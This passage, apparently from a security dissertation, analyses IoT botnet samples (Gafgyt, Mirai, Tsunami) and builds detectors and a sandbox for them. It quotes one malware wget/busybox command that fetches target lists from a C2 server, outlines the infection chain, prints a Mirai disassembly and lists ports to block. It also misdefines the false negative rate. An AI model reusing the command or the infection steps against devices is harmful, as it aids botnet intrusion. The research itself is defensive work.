1. Malware samples that mask the last two octets of the IP addresses (/16), e.g., 13.92.%d.%d. When visualizing the location of those addresses, we used the network address of the /16 network (i.e., 13.92.1.1).

2. Malware samples that fully mask addresses, e.g., %d.%d.%d.%d. We discard those addresses from further analysis, for the lack of sufficient information.

Utilizing the API service of *ipinfo.io*, we automated the collection of IP details for the *dropzone*s and the *targets* to visualize them on the world map. Figure 4(a) shows the geographical heat map of the *dropzone* IP addresses and Figure 4(b) shows the heat map for the targets. Overall, we observed 1,761 unique IPs in 34 countries, forming the *dropzones* attempting to infect 2,190 distinct IPs from 78 countries. While most of the *dropzone* IPs originate from the United States, most targeted IPs map to China. By clustering the *target* IP addresses by their source (C2), we observed shared targets among different dropzones, which could be due to shared vulnerabilities within these targets allowing for multiple infections by different malware samples and families. Exploring this possibility requires a causal analysis, which we leave as a future work.

Port Numbers. Another essential artifact we statically analyze is port numbers. Port numbers identify active services on hosts and are the gateway for attacks and infection. Port numbers uniquely identify a network-based application, and are shared among different applications (running on different transport protocols) to share network resources. Port numbers can be assigned automatically by the OS, assigned as default by popular applications, or assigned manually by users. For an incoming message, an IP address identifies the host while the port number identifies an application on that host. Typical popular applications have standard assigned port numbers, while other ports are unallocated and are free to be used by the users— the Internet Assigned



(a) Dropzone IPs (b) Target IPs

Figure 4: 4(a) shows country origin of dropzone IPs and 3(b) shows target countries as per future infected IPs

Table 2: Number of samples by architecture and IANA defined port type. D/P: to Dynamic/Private.

Arch.	Known	Percentage	Registered	Percentage	D/P	Percentage
MIPS	433	72.16%	234	39.00%	10	1.66%
ARM	417	62.42%	145	21.70%	4	0.59%
I-386	321	71.49%	109	24.27%	3	0.66%
PPC	198	73.33%	94	34.81%	5	1.85%
X86	184	73.60%	67	26.80%	4	1.60%
SPR	174	82.07%	61	28.77%	2	0.94%
M68k	172	79.26%	57	26.26%	2	0.92%
Overall	1,899	65.50%	767	26.45%	30	1.03%

Numbers Authority (IANA) [83] designates port numbers as well-known, registered, and dynamic/private ports. Adversaries may use certain port numbers to evade detection by firewalls.

We analyzed the port numbers used most by the malware samples by first categorizing them according to the category designation by IANA. Figure 3(b) visualizes the distribution of the most prevalent port numbers appearing in our dataset. We observe the TCP/UDP ports of 23, 666, and 443 as the three most frequently used. Table 2 also lists the overall distribution of these ports across architectures targetted by the malware samples, and we notice that ≈66% of the malware samples used well-known ports for their transportation, while 27.4% of them used registered or dynamic/private. Interestingly, 27.4% of samples used port 48101, which is utilized by *Mirai* to carry out a DoS attack using TCP flooding. By carefully examining each port in the IANA list of port numbers, we found what applications run on top of these ports, and complied a list of port numbers that can be blocked, given that they are unused/abused. Such port numbers widely used by malware samples include (ordered list):

Table 3: Graph Details by architecture and family. Tot: total samples with generated graphs, Perc.: percentage, Av.#N.: Average number of nodes, Av.#E.: Average number of edges, Av.SP: Average shortest path, Av.D.: Average density, Fam.: Family, Gfgt: *Gafgyt*, Miri: *Mirai*, Tsn: *Tsunami*, Hjm: *Hajime*, Sing: *Singleton*, Lght: *Lightaidra*, I-B: *IRCbot*

Arch	Tot	Perc.	Av.#N.	Av.#E.	Av.SP	Av.D.	Fam.	Tot	Perc.	Av.#N.	Av.#E.	Av.SP	Av.D.
ARM	665	99.55%	64.13	96.66	8.89	0.02	Gfgt	2,609	100%	54.25	80.87	7.55	0.03
MIPS	578	96.33%	59.62	89.86	8.26	0.14	Miri	185	100%	39.25	58.81	4.21	0.28
I-386	449	100%	68.82	103.86	9.61	0.02	Tsn	64	100%	44.78	64.31	5.77	0.03
PPC	270	100%	65.35	98.50	9.00	0.02	Hjm	7	100%	3.00	3.00	0.66	0.50
X86	250	100%	53.73	78.43	7.86	0.02	Sing	7	21.87%	5.57	6.85	0.43	0.01
SH	233	100%	43.24	58.96	4.80	0.03	Lght	1	100%	62.00	93.00	9.37	0.02
M68k	217	100%	1.00	0.00	0.00	0.00	I-B	1	100%	17.00	25.00	3.70	0.09
SPR	212	100%	11.45	15.99	0.49	0.02	Bngn	276	100%	60.90	90.80	3.18	0.09

• 5888	• 44824	• 50404	• 61235	• 11023	• 6942
• 22322	• 7832	• 24244	• 65535	• 33024	• 12340
• 4574	• 5017	• 48101	• 65422	• 32676	• 7773
• 55555	• 9969	• 2048	• 65500	• 12378	• 20411
• 7942	• 13174	• 8965	• 19241	• 20669	• 31293
• 48101	• 7373	• 5001	• 6892	• 25566	• 2378

3.3.2 Control Flow Graphs Analysis

An important modality for analyzing and detecting malware is their graph properties. For this analysis, we represent the disassembled codes as basic blocks based upon the jumps, branches, references, etc. and the calls among them as a call flow graph (CFG), and explore their properties. For this analysis, the average shortest path is calculated as, $a = \sum_{s,t\in V} \frac{d(s,t)}{n(n-1)}$, where V is the set of nodes in the graph, $d(s,t)$ is the shortest path from s to t, and n is the number of nodes. This property represents the average shortest path between the entry point (entry0) and the end of the malware program. The density of a graph is calculated as, $d = \frac{m}{n(n-1)}$, where m is the number of edges and n is the number of nodes, and we calculate the average density across graphs for the same architecture. The fraction of the number of edges out of the total number of possible edges represents the compactness of the CFG.

Table 3 shows a representation of the graphs, multiple graph-theoretic features, sorted by architecture and family. For this analysis, we calculate the average shortest path of each of the graphs with an edge weight of 1. From those results, we notice that the graphs vary in size and graph theoretic properties (sometimes significantly) across architectures, although universally have small density. They also generally have a relatively long shortest path, and a relatively similar number of nodes and edges, which are distinct features of IoT malware.

We report that we were not able to extract graphs for three malware samples for ARM and 22 samples for MIPS, all of which belonged to the *Singleton* family and had no observable function information, meaning that it packs even its entry function thus concealing every instruction in its disassembly. By correlating them with architecture-based analysis, we could extract graphs for seven out of the 32 malware belonging to the *Singleton* family.

Table 4: Additional Static Analysis Details by Architecture. R: Reversed, CA: Cross Architecture (samples that have other architecture names in their strings). Others are in Table 3. Tuples mean: (# of samples, x100 %)

Arch./Fam.	R	UDP	TCP	HTTP	CA	Graph
ARM	(668, 1)	(164, 0.24)	(151, 0.22)	(506, 0.75)	(528, 0.79)	(665, 0.99)
MIPS	(600, 1)	(116, 0.19)	(114, 0.19)	(455, 0.75)	(336, 0.56)	(578, 0.96)
I-386	(449, 1)	(99, 0.22)	(93, 0.2)	(326, 0.72)	(346, 0.77)	(449, 1)
PPC	(270, 1)	(67, 0.24)	(60, 0.22)	(203, 0.75)	(213, 0.78)	(270, 1)
X86	(250, 1)	(52, 0.20)	(47, 0.18)	(189, 0.75)	(193, 0.77)	(250, 1)
SH	(233, 1)	(0, 0.00)	(0, 0.00)	(3, 0.01)	(1, 0.01)	(233, 1)
M68	(217, 1)	(49, 0.22)	(47, 0.21)	(173, 0.79)	(170, 0.78)	(217, 1)
SPR	(212, 1)	(49, 0.23)	(45, 0.21)	(170, 0.8)	(168, 0.79)	(212, 1)
Gafgyt	(2,609, 1)	(573, 0.21)	(540, 0.20)	(1840, 0.70)	(965, 0.36)	(2,609, 1)
Mirai	(185, 1)	(1, 0.01)	(2, 0.01)	(159, 0.85)	(1, 0.01)	(185, 1)
Tsunami	(64, 1)	(22, 0.34)	(15, 0.23)	(26, 0.40)	(13, 0.20)	(64, 1)
Benign	(276, 1)	(0, 0.00)	(0, 0.00)	(0, 0.00)	(0, 0.00)	(276, 1)

3.3.3 Functions Analysis

The functions, whether a library or non-library, impart intuitions about the functionality of malware, *e.g.*, memory allocations, signal handling, obtaining IP addresses, etc. Libraries in our analysis refer to GNU standard libraries that malware samples use for standard functions, such as signal handling and memory allocation, while non-libraries are custom functions defined by users. In our analysis, we noticed that about 7% of the samples do not have *main* function, and further analysis shows the presence of malware that rename their functions, including *main*, with random names. We address this obfuscation in as follows.

Function Approximation. About 7% of the analyzed samples do not have the *main* function, and for those samples we manually examined the disassembled code in search for information the code may reveal despite obfuscation.

Typically, a program does the data loading before starting with the *main*. As such, we begin by observing the functions from the entry-point, and moved across functions successively, starting from this entry-point. We traversed through the different functions starting offset and observed the disassembled code and the CFG generated from it. We compared the generated graph from each function (manually) with the CFG from the *main* of samples that have a *main* function, and

Table 5: Static Analysis Details by Architecture. NM: No *main*, ND: No Data, NL: No Load, NT: No Text, CW: Cuss Words, DZ: Dropzone IP, TI: TargetIP, SC: Shell Command, OS: Obfuscated Strings, OF: Obfuscated Functions, and ^{1} - x100%. Other abbreviations are defined in Table 3.

Arch	NM		ND		NL		NT		CW		DZ		TI		SC		OS		OF	
	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$
ARM	40	0.05	16	0.02	0	0.00	16	0.02	600	0.89	569	0.85	599	0.89	649	0.97	16	0.02	13	0.01
MIPS	105	0.17	40	0.07	6	0.01	38	0.06	463	0.77	0	0.00	460	0.76	550	0.91	38	0.06	175	0.29
I-386	3	0.01	3	0.01	3	0.01	3	0.01	437	0.97	419	0.93	422	0.93	446	0.99	3	0.01	3	0.01
PPC	30	0.11	5	0.02	0	0.00	5	0.01	263	0.97	0	0.00	262	0.97	264	0.97	5	0.01	1	0.01
X86	35	0.14	1	0.01	0	0.00	1	0.01	247	0.98	0	0.00	240	0.96	249	0.99	1	0.01	0	0.00
SH	18	0.07	230	0.98	230	0.98	230	0.98	1	0.01	0	0.00	0	0.00	3	0.01	230	0.98	0	0.00
M68k	25	0.11	0	0.00	0	0.00	0	0.00	212	0.97	204	0.94	204	0.94	216	0.99	0	0.00	25	0.11
SPR	212	1.00	0	0.00	0	0.00	0	0.00	205	0.96	0	0.00	207	0.97	208	0.98	0	0.00	0	0.00

observed a probable function that resembles the reference graph of the (known) *main* function. We repeated this experiment for ten malware samples and were able to approximate the *main* function successfully for all of them. As an illustration, Listing 1 in appendix 3.5 represents the disassembled code of the *Mirai* botnet from an entry-point. In this case, and after the seventh instruction, the program branches to *fcn.00008190* which is a possible candidate for the *main*. Although we go through all of the other functions, we concluded this to be the *main* function for the analyzed sample given the similarity with the structure obtained from the sample with the main. Note that this approximation does not require a $k \times n$ comparisons—for k candidate main functions against n graphs from samples with main functions—as confirmed by our analysis.

Table 6: Static analysis details by family. Abbreviations are defined in Table 5, and ^{1} represents x100%.

Fam.	NM		ND		NL		NT		CW		DZ		TI		SC		OS		OF	
	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$	#	$\%^1$
Gfgt	323	0.12	239	0.09	228	0.08	239	0.09	2361	0.90	1181	0.45	2335	0.89	2363	0.90	239	0.09	76	0.02
Miri	95	0.51	9	0.04	1	0.01	7	0.03	10	0.05	0	0.00	1	0.01	163	0.88	7	0.03	105	0.56
Tsn	10	0.15	10	0.15	10	0.15	10	0.15	53	0.82	11	0.14	54	0.84	54	0.84	10	0.15	0	0.00
Sing	32	1.00	29	0.90	0	0.00	29	0.90	3	0.09	0	0.00	3	0.09	3	0.09	29	0.90	29	0.90
Hjm	7	1.00	7	1.00	0	0.00	7	1.00	0	0.00	0	0.00	0	0.00	0	0.00	7	1.00	7	1.00
Lght	1	0.00	0	0.00	0	0.00	0	0.00	1	1.00	0	0.00	1	1.00	0	0.00	0	0.00	0	0.00
I-B	1	1.00	1	1.00	0	0.00	1	1.00	0	0.00	0	0.00	0	0.00	0	0.00	1	1.00	0	0.00
Bngn	8	2.89	14	0.05	13	0.04	14	0.05	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00

Table 4, Table 5, and Table 6 summarize the results of our static analysis. Table 6 shows that only *IRCbot* samples have no string information, besides the 25 *Singleton* malware samples without any visible functions. Apart from those samples, we show in Table 4 that SH samples do not have any UDP or TCP artifacts present in their strings, as explained from Table 5, where 98.71% of the SH samples have no data, load, and text sections, and demonstrating the level of packing in Reseas SH malware. Additionally, we see that none of the families among *Singleton*, *Hajime*, *Lightaidra*, and *IRCbot* have traces of transport protocols in their strings.

3.4 Infection Process Reconstruction

The infection starts with a dictionary attack using parameterized user credentials. Upon successful access, it attempts to access BusyBox or traverse to directories explicitly mentioned directly or parameterized. Then it downloads payloads from a specified C2 using a protocol, such as HTTP and wget. The downloaded file is then given read, write, and execute permissions using the *chmod 777* command. The HTTP POST method is used to exfiltrate information from the host device to the C2. Upon infection the host participates in expanding the attack network by scanning IPs from a list of target IPs over a different port. Additionally, the presence of *rm -rf* reflects at the clearance of its traces to avoid detection. The malware finally launches a series of flooding attacks, using DNS amplification, HTTP, SNMP, wget, Junk, and TCP.

Although the malware from different families follow a similar sequence towards their objectives, we observe the difference in the ways to achieve those steps. Among the *Tsunami* family, we observe that the attack is device dependent, shown by the occurrence of words such as, Cisco, Oracle, Zte, and Dreambox. Table 7 shows that ≈83% of the *Tsunami* malware use IRC. For the *Gafgyt* family, we found that the execution depends on successfully accessing the endpoint using the explicitly mentioned credentials, such as default username-password combinations. Additionally, for the selection of the target devices, we observe masked IP addresses (recall the presence of octet mask and full mask) and IP addresses stored in a file downloaded from C2, as can be seen in Fig. 5. Also, Table 7 shows the infection strategy of *Mirai*, *Tsunami*, *Gafgyt*, and *Lightaidra* variants. It represents the samples among a variant that creates or traverses directories, or those that have access permission changes. It also exhibits the prevalence of transport protocols used to carry an attack, the methods used to download malicious shell scripts for infection, removal of executable files downloaded from the C2 after execution by family. We observe that 53 variants out of 64 *Tsunami* malware use IRC for infection. Although the table represents a certain vector in the malware behavior, that vector can have broad implications, within a family. We, however, do not generalize the observation across-architectures.

```
wget \%s -q -O DNS.txt || busybox wget \%s -O DNS.txt || /bin/busybox wget
    \%s -O DNS.txt
```

Figure 5: Retrieving a list of target hosts.

3.5 Function Approximation

For the malware that are stripped of their function names, we compare the CFG from their individual functions and compare CFG manually with the CFG from the *main* of the samples that have a *main* function. For the ten malware samples that we experimented on, we were able to approximate the *main* function.

Listing 1: A sample disassembly of *Mirai* malware. Observe the 8^{th} instruction. The program branches to the obfuscated main function.

Table 7: Infection statistics of malware families. Cre.: Create Directory, Trav.: Traverse Directory, Perm.: Access Permission, T.Pr.: Transport Protocol Used R.Tr.: Remove Traces, T: TCP, U: UDP, W: wget, TF: TFTP, H: HTTP, G: GET, and others are in Table 2.

Fam.	Tot	Cre.	Trav.	Perm.	T.Pr.	R.Tr.	Infection	IRC
Gfgt	2,609	516	2,299	2,099	T,U	2,195	W,TF,G,H	1
Miri	185	-	2	1	T,U	-	W,TF,H	-
Tsn	64	11	24	24	T,U	23	W,TF,G,H	53
Lght	1	-	-	-	-	-	G	-

```
/ (fcn) entry0 36
| entry0 ();
|  ; UNKNOWN XREF from 0x00008018 (section.LOAD0+24)
|  0x0000816c      00b0a0e3       mov fp, 0
|  0x00008170      00e0a0e3       mov lr, 0
|  0x00008174      10109fe5       ldr r1, [0x0000818c]
|  0x00008178      01108fe0       add r1, pc, r1
|  0x0000817c      0d00a0e1       mov r0, sp
|  0x00008180      0fc0c0e3       bic ip, r0, 0xf
|  0x00008184      0cd0a0e1       mov sp, ip
|  0x00008188      000000eb       bl fcn.00008190
|  ; DATA XREF from 0x00008174 (entry0)
\  0x0000818c      807effff       invalid
/ (fcn) fcn.00008190 7320
|  fcn.00008190 (int arg_3ch);
|  ; var int local_0h @ sp+0x0
|  ; var int local_4h @ sp+0x4
|  ; var int local_ch @ sp+0xc
|  ; var int local_10h @ sp+0x10
|  ; var int local_14h @ sp+0x14
|  ; var int local_24h @ sp+0x24
|  ; var int local_28h @ sp+0x28
|  ; var int local_2ch @ sp+0x2c
|  ; var int local_30h @ sp+0x30
|  ; arg int arg_38h @ sp+0x38
|  ; arg int arg_3ch @ sp+0x3c
|  ; CALL XREF from 0x00008188 (entry0)
|  0x00008190   04e02de5  str lr, [sp, -4]!
|  0x00008194   24c09fe5  ldr ip, [0x000081c0]
|  0x00008198      0030a0e1       mov r3, r0
|  0x0000819c      0cd04de2       sub sp, sp, 0xc
|  0x000081a0      001093e5       ldr r1, [r3]
```

3.6 Malware Detection

Our static analysis uncovers a wide range of features that are not only valuable for characterizing IoT malware, but also can be used for their detection. To automate this detection process using those features, in this section we explore the design and evaluation of a machine learning tool for this purpose.

Benign Dataset Curation. To train our detector, we begin by assembling a dataset of benign applications. Considering the limited options, we extracted ELF files from Linux-based WiFi router firmware, assembled from *OpenWrt.org* [54], a repository of embedded device firmware.

Using the attributes of analysis for malware in Tables 4-6, we generated the properties of the benign samples (listed in Table 4 and Table 6 in the last row). From our analysis, we notice that while most of the malicious samples contained cuss words, none of the benign samples contained such words. We also notice that none of the benign samples is packed, with no transport protocol information observable in their binaries. Finally, Table 3 shows that the average number of nodes in the benign samples is more than that in any malware family.

3.6.1 Features, Configurations, and Classifier

Taking into account the obfuscation strategies employed by IoT malware, detecting them notwithstanding obfuscation is necessary. Thus, we obtain various features for detection, divided into five categories as follows.

1. **Metadata.** This category includes the basic size features of the malware, namely the file size, and the size of text, data, and load sections, respectively (four features in total).

2. **Graph.** This category includes the CFG analysis results outlined earlier, including the number of nodes and edges, the average shortest path, etc. (11 features in total).

3. **Function.** This category describes the different function names in the code. Although function names are easily obfuscated, obfuscation techniques such as renaming can be a useful parameter to characterize malware (145,350 initial features in total).

4. **Flag.** This category is a combination of sections, strings, symbols, registers, etc. Since we observe unique characteristics of malware and benign binaries using strings, e.g., cuss words, we expect this section to be very discriminative (277,988 features in total).

5. **All Features.** This category is a combination of all four categories (301,997 features in total).

We used the feature categories to evaluate the robustness of our classifier. Where obfuscation is used in a sample, we found that at least one category is capable of detecting that sample. Five different configurations were considered, including a separate experiment for each category (and one for all combined features). For the last three experiments, the feature dimension was huge, increasing the training, which necessitate considering feature reduction.

Principal Component Analysis (PCA). PCA can be viewed as a linear transformation operation on a set of zero mean correlated variables (features in our study) into low-dimensional uncorrelated principal components (PCs), preserving the original co-variance structure. In this work, we employed PCA to reduce the features vector dimension while maintaining a high accuracy. Namely, we used PCA to reduce the feature vector of each sample from $\approx 1 \times 302,000$ to $1 \times 1,500$, thus reducing the training and prediction times significantly.

Feature Generation. In order to detect malicious IoT (ELF) malware, we used the features discussed earlier to generate signatures. We employed text analysis on the strings, functions, and flags sections, and used them along with the file metadata and the graph-theoretic features for generation.

For string features, we used "bag of words" to create a feature vector for every malware and benign sample. Our feature vector represents the number of times the word appears in a given sample. We also considered every word in the vocabulary, instead of selected features, because the selected features are part of the string that we used to create our feature vector.

Random Forest (RF) Classifier. RF classifiers are typically applied in nonlinear classification tasks, where bagging is used with random feature selection to train individual trees, allowing for a variance reduction in the output of individual trees and addressing noisy input datasets. This in turn meets the requirements for our malware detection, so we select RF to demonstrate features obtain from our analysis to discriminate between benign and malicious IoT binaries.

Settings and Metrics. We used 10-fold cross-validation to train our RF-based classifier, and used the False Positive Rate (FPR), False Negative Rate (FNR), and Accuracy Rate (AR) as metrics. The FPR is defined as the portion of benign samples classified as malicious, the FNR is defined as the portion of malicious samples classified as malicious, and the accuracy is defined as the portion of the samples in the dataset that are correctly classified (calculated as number of correctly labeled divided by the number of all samples).

3.6.2 Results

The results are shown in Table 8 by averaging ten independent experiment runs with different initial seeds. The results show the performance when using individual feature category, and the overall performance. We observe that even with code-level obfuscation, malware metadata can be still utilized to detect malware accurately. Namely, using the metadata features is shown to produce a classification accuracy of 99.80% in correctly distinguishing malicious from benign samples. However, we argue the other feature categories are still valuable, and provide additional robustness even with the similar performance: given that some features can be manipulated (e.g.,

Table 8: Results of the IoT malware classification results using the RF classifier.

Category	Feature	Random Forest		
		FNR	FPR	AR
Metadata	Raw	0.10	0.50	99.80
Graph	Raw	0.80	12.30	98.20
Funcion	Raw	4.80	8.30	96.40
	PCA	0.10	2.10	99.60
Flag	Raw	3.20	10.80	97.10
	PCA	0.20	1.10	99.70
Overall	Raw	3.50	8.70	96.90
	PCA	0.10	1.30	99.80

metadata can be manipulated by modifying the section information in the ELF header, to force a desired output of the classifier when using that feature), other (independent) features such as graph will still be able to detect the manipulated sample.

3.7 Discussion

The prior works have focused mostly on understanding *Mirai* for the availability of samples, mostly using dynamic features of CPU and network usage, and by drawing analogies from Android app-based features for detection. Alasmary *et al.* [29] showed that the IoT and Android malware differ from each other. With a few exceptions, these works do not characterize the semantics of IoT malware for detection. Obfuscation in the static analysis-based related work is often ignored, which we address through *main* function approximation for malware that do not have a *main* function. Our work standas out in its accuracy of 99.8%, given the diversity and comprehensiveness of the features, as compared to 94% accuracy reported by Su *et al.* [123]. Unique in our study is the identification of common ports used for malware communication, highlighting the usage of non-standard ports by malware samples. We propose that blocking such ports when not being used by trusted applications may reduce the exposure to risk. Finally, in section 3.4 we use our static analysis artifacts to explain the infection, propagation, and attack strategy of botnets by their families.

Limitations. This study leverages static analysis towards understanding and detecting the IoT malware. A major feature utilized for this analysis is strings and functions. These features, however, can be impacted by obfuscation techniques, e.g., the use of packers and stripped binaries. For such malware, we show that the metadata information can be used as a detection modality.

3.8 Summary

IoT malware is on the rise, with very little work on understanding their capabilities and trends from a static program analysis standpoint. Through static analysis, we dissect a large number of IoT malware samples for strings, graph structures, and functions. Among other interesting findings, we uncover unique IoT malware features; the prevalence of cuss words in strings, multi-infections discovered *dropzone/target* IP visualization, and compact control flow graph structures. We then use those insights to pursue IoT malware infection process (life cycle) reconstruction and a highly-accurate IoT malware detection. While static analysis provides plenty of information about malware capabilities, malware authors employ obfuscation techniques, including packers, to limit disassembly. In the future we will extend our analysis to dynamic behavior and artifacts across the same analysis directions obtained from static artifacts. In doing that, we will explore how dynamic analysis can address samples identified invalid through static analysis, and explore how dynamic analysis can complement by improving the lifecycle reconstruction and detection applications.

4 Modeling IoT Malware Behavior Through Dynamic Analysis

Malware targeting IoT devices have increased and evolved, increasing in their sophistication and impact. To account for the evolution and to mitigate the new threats posed by the emerging variants, categorizing malware based on shared intent and behavior becomes important. Even though there are numerous studies investigating malware behavior using several modalities, obtained through static and dynamic analyses, these efforts lack interpretability and motivate for a comprehensive study to identify the distinctive behavior of malware families.

Despite the large body of work (recall section 2), limited efforts are dedicated to understanding and associating behaviors with families. The existing family classification works lack interpretability–pinpointing the behavior that is responsible for the classification. The interpretability of features would help in creating signatures for low-cost and faster identification of malware families, thereby increasing their applicability. Additionally, a faster variant recognition would help in identifying the relationships and evolution among variants by a narrowed focus on the identified family variants. With this study, we propose MALInformer, a framework to dynamically analyze IoT malware to identify behavioral patterns that are unique to a family, while keeping intact their interpretability.

MALInformer constitutes of an analysis system for Linux-based IoT software that uses a deterministic whole-system *record-and-replay* approach to extract a wide-range of malware behavioral patterns, such as network behavior, file system artifacts, processes details, and execution traces. Using an iterative feature selection on execution traces, MALInformer then identifies the distinctive and interpretable behaviors of every family. We then show that the identified behaviors can be used to accurately identify malware families and exhibit state-of-the-art performance under obfuscation and partial availability of traces.

4.1 Summary of Completed Work

In this work, we propose MALInformer to extract robust and interpretable feature representations of each malware family.

1. We propose MALInformer, a tool that extracts dynamic and static artifacts for X86 and X64 architecture binaries. MALInformer identifies instruction sets that characterize the intent and behavior of the malware families.

2. We design a dynamic analysis engine built on PANDA [64] to extract a wide range of dynamic features, such as the network traffic, process-level information, and execution traces. The engine capabilities are extended to file system and memory forensics to obtain a comprehensive view of behavioral patterns of malware.




Figure 6: Dynamic analysis engine. We design a dynamic analyzer for Linux software. We do not attach any probe during the execution and record the execution phase. We later replay the the recording to extract the execution traces.

4.2 MALInformer: Analysis Engines

MALInformer provides comprehensive behavioral views of executable binaries utilizing dynamic and static analyses. We explore these capabilities and identify the most representative execution traits of distinct malware families towards understanding, preventing, and protecting against their malicious activities. MALInformer incorporates two analytical engines, a dynamic analysis engine and a static analysis engine. We describe these engines in the following subsections.

4.2.1 The Dynamic Analysis Engine

The dynamic analysis engine provides insights into the behavioral artifacts of executable software. While there have been multiple dynamic analysis sandboxes proposed for Windows and Android Malware [89, 135, 63], Linux malware has not received the required attention. For instance, Detux Linux Sandbox extracts the indicators of compromise from the network traffic [85]. For supporting various analyses while maintaining the security of host devices running MALInformer, the dynamic analysis engine operates on a controlled Linux-based emulated environment. This is particularly important when conducting dynamic analysis, where the execution of such malicious software may harm the host device/environment. Using the controlled and monitored sandbox environment, MALInformer utilizes PANDA [64], a Qemu-based hardware virtualizer, to deterministically record and replay the execution of the software on a controlled environment for analysis.

Since the analysis engines are dependent on the targeted architecture, MALInformer supports the analysis of software compiled for Linux-based devices of x86 and x64 architectures. MALInformer provides bit-aware hardware emulations during the creation of the guest emulated environment. We note that some modifications should be made to prepare the execution environment to meet the analysis objectives. For example, while we explore the utilization of MALInformer for malware analysis, we dictate that the software does not remove the folders and directories to preserve the file system modifications done by them to record their functionalities.

The dynamic analysis engine of MALInformer follows the operational stages of PANDA in terms of recording and replaying the execution of the targeted software. The first stage is the recording of the execution, in which PANDA is used to capture the system state throughout the execution. To this end, MALInformer starts the recording by retaining a snapshot of the system state at the beginning of the recording and then logs all events triggered by the execution, e.g., interrupts and inputs. The log information is then used to deterministically replay the targeted software execution, starting with loading of the initial snapshot and then replaying the logged events on the system, with the peripherals and input options turned off. Turning off the inputs enables the replaying phase to be carried out on the host system without the fear of infection. In the following, we elaborate on the operational stages.

Record. Figure 6 illustrates the flow of our dynamic analysis engine. To record the execution of targeted software, MALInformer initiates the controlled bit- and OS-aware environment and moves the targeted software to that environment. After moving the software for execution, a snapshot of the system is saved as a starting-point reference of the system state and the software is executed as the recording starts. The recording of the system state can persist for a specific duration before the termination of the analysis. While it is difficult to know the exact time until when a software should be dynamically analyzed, we record the execution of malware for 10 minutes as that is commonly used in the literature (prior works used $<= 10$ minutes [141, 43]). After the recording, the logs and other file system artifacts from the controlled environment are transferred to the host machine for further analysis.

Replay. One advantage of using the record-and-replay approach is that the recording can be safely analyzed on the host machine, without fearing infection. The replay can also be used to iteratively analyze and identify patterns and behaviors of the emulated environment under software execution. Additionally, the state of the identified patterns can be debugged to investigate system-level information, such as registers, instructions, and memory forensics using additional tools.

Special Configurations for Malware Analysis. We utilized MALInformer for analyzing malicious software to explore its capabilities in security-sensitive applications. We allow the dynamic analysis engine to run the targeted software in an environment with administrative privileges. Additionally, the environment is fully controlled and the file system is comprehensively analyzed before and after the execution. We updated the pre-built images used as the virtual machines for our analysis with the proper linking to the Debian snapshot (accessed via *snapshots.debian.org*), such that the packages can be updated or installed correctly.

To ensure proper execution, MALInformer allows outgoing and incoming TCP connections, and synchronizes the guest machine's clock for the time-dependent protocols to function correctly. Moreover, the static analysis hints at the ability of the malware samples to delete files from the file system to remove their traces, such as files downloaded from the C&C servers. MALInformer does not allow the *delete* operation, which allows obtaining the fetched files by the malware.

Capabilities. Apart from allowing offline analysis and re-analysis of the recorded execution, our engine also captures artifacts such as the network behavior and file system changes that occur

Table 9: Breakdown of training and testing dataset per family. Families are abbreviated (Abbr.) as F_i, where $i \in [0, 9]$.

Abbr.	Family	Training	Testing
F0	Gafgyt	100	140
F1	Mirai	100	150
F2	Xorddos	100	66
F3	Tsunami	100	368
F4	Generica	100	318
F5	Ganiw	100	140
F6	Dofloo	100	107
F7	Setag	100	30
F8	Elknot	100	12
F9	Local	100	10
Overall		1,000	1,341

during the execution of the malware. Overall, our system collects the following information:

Network. MALInformer captures the outgoing and the incoming network traffic to provide visibility into the communication details of the underlying environment's network. The recorded packet data from the network provides a mean to detect intrusions and suspicious communications, extending the collected artifacts to enable a comprehensive analysis of the targeted software.

File System Forensics. The malware execution could lead to changes in the underlying file system, e.g., downloading files from the C&C and their eventual deletion. MALInformer tracks such changes and add restrictions when needed (e.g., the deletion of files during malware execution is prohibited). MALInformer also captures the system logs and the history of user-access onto the device, e.g., failed, successful, and the currently logged users. The access attempts exhibit the IP addresses used for the access, which directs at the exposure to threat.

Besides this information, MALInformer observes the file system for the execution information of currently active processes since they are usually stored in the file system (*e.g. /proc/PID/*). Analyzing these directories, MALInformer extracts information, such as the process' creation time, current working directory, used libraries, and the location of the malware binary. Malware may also schedule a malicious process, we capture these scheduled malicious processes that are attached to the system to be executed on a specific day and time. Moreover, MALInformer captures the files accessed or modified during the execution time by running processes.

Memory Forensics. Although file system forensics cover the status of the running and scheduled processes at the end of the recording, the initiated and completed processes within the duration of recording cannot be captured by the file system forensics. When analyzing malware, it is common for the malware to fork multiple processes throughout its execution, many of which complete within the recording period (10 minutes in our case). To have a representative view of all the executed processes, we perform memory forensics using PANDA's virtual machine introspection to observe the sequence of execution of the malicious processes along with their names and system state (number of executed instructions) throughout the recording period.

Execution Trace. While the file and memory forensics provide a comprehensive view of the execution and access patterns of processes initiated by the malware, exploring the execution traces and executed instructions reveals the actual actions. Execution traces include the executed assembly instructions that were captured during the execution of the malware on the machine. Through replay analysis, we capture every block of the kernel assembly code that is executed on the emulated machine.

4.2.2 Static Analysis Engine

In addition to the artifacts collected by our dynamic analysis, we also utilize static analysis to complement our analysis. As such, we designed a static analysis engine that extracts behavioral features from two sources, the original software binaries and execution traces collected by the dynamic analysis. To analyze the original software binaries, MALInformer uses off-the-shelf tools, such as *pyelftools* [20] and *Radare2* [21]. The static analysis engine utilizes *Radare2* [21] to reverse-engineer the samples to obtain features, such as strings, symbols, sections, and segments, which are used for malware representations. The *pyelftools* tool is used for extracting the disassembled code.

